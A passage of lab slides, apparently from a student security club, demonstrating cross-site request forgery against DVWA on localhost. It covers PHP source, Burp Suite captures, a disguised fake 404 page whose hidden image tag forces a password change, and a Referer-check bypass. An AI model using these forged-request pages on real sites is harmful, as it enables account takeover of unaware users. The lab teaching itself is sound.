    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);  
}  
?  
NETSEC  
RESEARCH ASSOCIATION
```

- HTTP Referer

- “An optional HTTP header field that identifies the address of the web page (i.e., the URI or IRI), **from which the resource has been requested.**”

- stripos(\$a, \$b)

- 回傳 b 在 a 中的位置
- 不存在就回傳 false
- i.e., 含有 SERVER_NAME

\$~/CSRF/Medium: cat ./"Burp Suite"

The screenshot shows a browser window and the Burp Suite proxy tool. The browser displays a 'Vulnerability: Cross Site Request Forgery (CSRF)' page from a local host. The page contains a form for changing an admin password, with fields for 'New password' and 'Confirm new password'. Below the form is a 'More Information' section with links to external resources. The Burp Suite interface shows the raw HTTP request sent to the server. The request is a GET to '/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change'. The 'Cookie' header includes 'PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium'. The 'Accept' header lists various media types. Other headers include 'Host', 'sec-ch-ua', 'sec-ch-ua-mobile', 'sec-ch-ua-platform', 'Upgrade-Insecure-Requests', 'User-Agent', 'Accept-Encoding', 'Accept-Language', and 'Connection'.

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
17 Connection: close
18
19
```

\$~/CSRF/Medium: cat ./"Burp Suite"

The screenshot shows a browser window and the Burp Suite proxy tool. The browser displays a DVWA (Damn Vulnerable Web Application) page titled "Vulnerability: Cross Site Request Forgery (CSRF)". The page contains a form for changing an admin password, with fields for "New password:" and "Confirm new password:", both currently set to three dots (...). A "Change" button is present. Below the form is a "More Information" section with links to external resources about CSRF.

The Burp Suite interface shows the captured HTTP request. The "Host" header is set to "127.0.0.1". The "Referer" header is set to "http://127.0.0.1/vulnerabilities/csrf/". The "Cookie" header contains the session ID "PHPSESSID=7u56pgj350ch6nle8s29f2og70" and the security level "security=medium".

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123
  &Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/a
  vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
  ge;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
17 Connection: close
18
19
```

\$~/CSRF/Medium: cat ./Answer

The screenshot shows a browser window and the Burp Suite interface. The browser window displays a page from 'Vulnerability: Brute Force' at '127.0.0.1:8000/127.0'. The page content includes a 'Burp Suite' logo, links for 'Web Security Academy', 'Get started', 'Upgrade to Burp Suite Professional', and 'Unlock your potential.' Below the browser is the Burp Suite interface, specifically the 'Proxy' tab. A captured request is shown in the 'HTTP Request' section:

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
   Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
   ge;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
16 Connection: close
17
18
```



\$~/CSRF/Medium: cat ./Answer

The screenshot shows a browser window and the Burp Suite interface. The browser URL bar is highlighted with a red box, showing the URL `127.0.0.1/vulnerabilities/csrf/?password_new=123&password_conf=123&...>`. The Burp Suite proxy tab is selected, displaying a captured GET request. The request details pane shows the following headers and body:

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123
&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
17 Connection: close
18
19
```

The Burp Suite interface includes tabs for Decoder, Comparer, Logger, Extender, Project options, User options, Learn, Dashboard, Target, Proxy (selected), Intruder, Repeater, and Sequencer. It also has sections for Intercept, HTTP history, WebSockets history, and Options. The right side of the interface features an INSPECTOR panel.

\$~/CSRF/Medium: cat ./Answer

The screenshot shows a browser window and the Burp Suite interface. The browser URL bar is highlighted with a red box, showing the URL `127.0.0.1/vulnerabilities/csrf/?password_new=123&password_conf=123&...>`. The Burp Suite proxy tab is selected, displaying a captured GET request. The request details pane shows the following headers and body:

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123 &Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
9 Sec-Fetch-Site: none
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
17 Connection: close
18
19
```

The Burp Suite interface includes tabs for Decoder, Comparer, Logger, Extender, Project options, User options, Learn, Dashboard, Target, Proxy (selected), Intruder, Repeater, and Sequencer. It also has sections for Intercept, HTTP history, WebSockets history, and Options. The right side of the interface features an INSPECTOR panel.



\$~/CSRF/Medium: cat ./Answer

```
<!DOCTYPE html>

<!-- https://codepen.io/akashrajendra/pen/JKKRvQ -->

<html lang="en">
  <head>
    <title>CSRF Demo</title>
    <link type="text/css" rel="stylesheet" href="css/style.css" />
  </head>
  <body>
    <div id="main">
      <div class="fof">
        <h1>Error 404</h1>
      </div>
    </div>
    
    </body>
  </html>
```

```
*{
  transition: all 0.6s;
}

html {
  height: 100%;
}

body{
  font-family: 'Lato', sans-serif;
  color: #888;
  margin: 0;
}

#main{
  display: table;
  width: 100%;
  height: 100vh;
  text-align: center;
}

.fof{
  display: table-cell;
  vertical-align: middle;
}

.fof h1{
  font-size: 50px;
  display: inline-block;
  padding-right: 12px;
  animation: type .5s alternate infinite;
}

@keyframes type{
  from{box-shadow: inset -3px 0px 0px #888;}
  to{box-shadow: inset -3px 0px 0px transparent;}
}
```

<https://codepen.io/akashrajendra/pen/JKKRvQ>



\$~/CSRF/Medium: cat ./Answer

```
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```

```
(kali㉿kali)-[~/Desktop/CSRF Demo]
$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [14/Jan/2023 10:00:53] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:00:53] code 404, message File not found
127.0.0.1 - - [14/Jan/2023 10:00:53] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [14/Jan/2023 10:00:58] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:02:17] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:02:25] code 404, message File not found
127.0.0.1 - - [14/Jan/2023 10:02:25] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 - - [14/Jan/2023 10:07:34] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:09:51] "GET /127.0.0.1.html HTTP/1.1" 304 -
127.0.0.1 - - [14/Jan/2023 10:28:29] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:28:30] "GET /css/style.css HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:28:54] "GET /127.0.0.1.html HTTP/1.1" 200 -
127.0.0.1 - - [14/Jan/2023 10:30:38] "GET /127.0.0.1.html HTTP/1.1" 200 -
```



\$~/CSRF/Medium: cat ./Answer

```
$ python -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```



127.0.0.1.html



http://0.0.0.0:8000/127.0.0.1.html



Error 404 |

\$~/CSRF/Medium: cat ./Answer

```
$ python -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/)
```



127.0.0.1.html



http://0.0.0.0:8000/127.0.0.1.html



http://<Attacker>/<CSRF_Vulnerable_Website>

\$~/CSRF/Medium: cat ./Answer

The screenshot displays a penetration testing environment with three main components:

- Browser:** A dark-themed browser window titled "Vulnerability: Brute Force" and "CSRF Demo". It shows the URL `127.0.0.1:8000/127.0.0.1.html`. The page content is a large "Error 404" message.
- Burp Suite:** A proxy tool window titled "Burp Suite Community Edition v2021.10.3 - Temporary Project". The "Proxy" tab is selected. It shows a captured request to `http://127.0.0.1:80`. The request headers include:

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123
&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
6 sec-ch-ua-platform: "Linux"
7 Accept:
image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=
0.8
8 Sec-Fetch-Site: same-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: image
11 Referer: http://127.0.0.1:8000/127.0.0.1.html
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
15 Connection: close
16
17
```
- Code Editor:** A terminal window titled "*~/Desktop/CSRF Demo/127.0.0.1.html - Mousepad" showing the source code of the HTML file. The code includes a meta tag for a referrer, a title, a link to a stylesheet, and a body containing an error message and an image tag with a CSRF payload.

```
1 <meta name="referrer" content="unsafe-url">
2 <title>CSRF Demo</title>
3 <link type="text/css" rel="stylesheet" href="css/style.css" />
4 </head>
5 <body>
6   <div id="main">
7     <div class="fot">
8       <h1>Error 404</h1>
9     </div>
10   </div>
11   
12 </body>
13 </html>
14
```

\$~/CSRF/Medium: cat ./Answer

The screenshot illustrates a penetration testing environment. On the left, a browser window shows a 404 error page from a local host. In the center, a terminal window displays a captured HTTP request from Burp Suite. On the right, a code editor shows the source code of the web application.

Burp Suite Proxy Tab:

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change HTTP/1.1
2 Host: 127.0.0.1
3 Sec-Ch-Ua: "Not A Brand", v="99", "Chromium", v="96"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
8 Sec-Fetch-Site: same-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: image
11 Referer: http://127.0.0.1:8000/127.0.0.1.html
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: PHPSESSID=7u56pgj350ch6nle8s29f2og70; security=medium
15 Connection: close
16
17
```

Code Editor (Mousepad):

```
*~/Desktop/CSRF Demo/127.0.0.1.html - Mousepad
File Edit Search View Document Help
127.0.0.1.html httpServer.py
127.0.0.1.html

7     <meta name="referrer" content="unsafe-url">
8     <title>CSRF Demo</title>
9     <link type="text/css" rel="stylesheet" href="css/style.css" />
10    </head>
11    <body>
12        <div id="main">
13            <div class="fot">
14                <h1>Error 404</h1>
15            </div>
16        </div>
17        
18    </body>
19 </html>
20
```

\$~/CSRF/High: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // ...
        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$~/CSRF/High: cat ./"View Source"

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // ...
        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$z/CSRF/High: cat ./"Burp Suite"

The image shows a penetration testing setup. On the left, a browser window displays the DVWA Cross Site Request Forgery (CSRF) vulnerability page. In the center, the Burp Suite Community Edition interface is shown, specifically the Proxy tab which captures the forged request. On the right, a browser developer tools window shows the raw HTML source code of the DVWA page, highlighting the user token field.

Burp Suite Proxy Tab:

```
1 GET /vulnerabilities/csrf/?password_new=123&password_conf=123
&Change=Change&user_token=7dfc94885e41a3c63ded3eab4aba4456
HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/csrf/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=omlhqq2jdpsmo7120v8goru0g2; security=high
17 Connection: close
18
19
```

Browser Developer Tools (view-source:127.0.0.1/vuln):

```
<div id="main_body">
<div class="body_padded">
<h1>Vulnerability: Cross Site Request Forgery (CSRF)</h1>
<div class="vulnerable_code_area">
<h3>Change your admin password:</h3>
<br />
<form action="#" method="GET">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
  <input type="hidden" name='user_token' value='7dfc94885e41a3c63ded3eab4aba4456' />
</form>
</div>
<h2>More Information</h2>
<ul>
```

NISRA Logo:

\$z/CSRF/High: cat ./"Burp Suite"


The screenshot illustrates a Cross-Site Request Forgery (CSRF) attack on the DVWA (Damn Vulnerable Web Application) platform, specifically the 'Cross Site Request Forgery (CSRF)' section.

Top Left: A screenshot of a web browser showing the DVWA CSRF page. The URL is `http://127.0.0.1/vulnerabilities/csrf/`. The page title is "Vulnerability: Cross Site Request Forgery (CSRF)". It contains a form for changing the admin password, with fields for "New password:" and "Confirm new password:". Below the form is a "More Information" section.


Top Right: A screenshot of the Burp Suite Community Edition v2021.10.3 - Temporary Project interface. The "Proxy" tab is selected. A request to `http://127.0.0.1:80` is shown, with the URL `/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change` and the `user_token` parameter highlighted in red. The request details show various headers and the full URL.

Bottom Left: A screenshot of the browser's developer tools (view-source) showing the source code of the CSRF page. The `<input type='hidden' name='user_token' value='7dfc94885e41a3c63ded3eab4aba4456' />` line is highlighted in red, matching the one in the Burp Suite proxy tab.

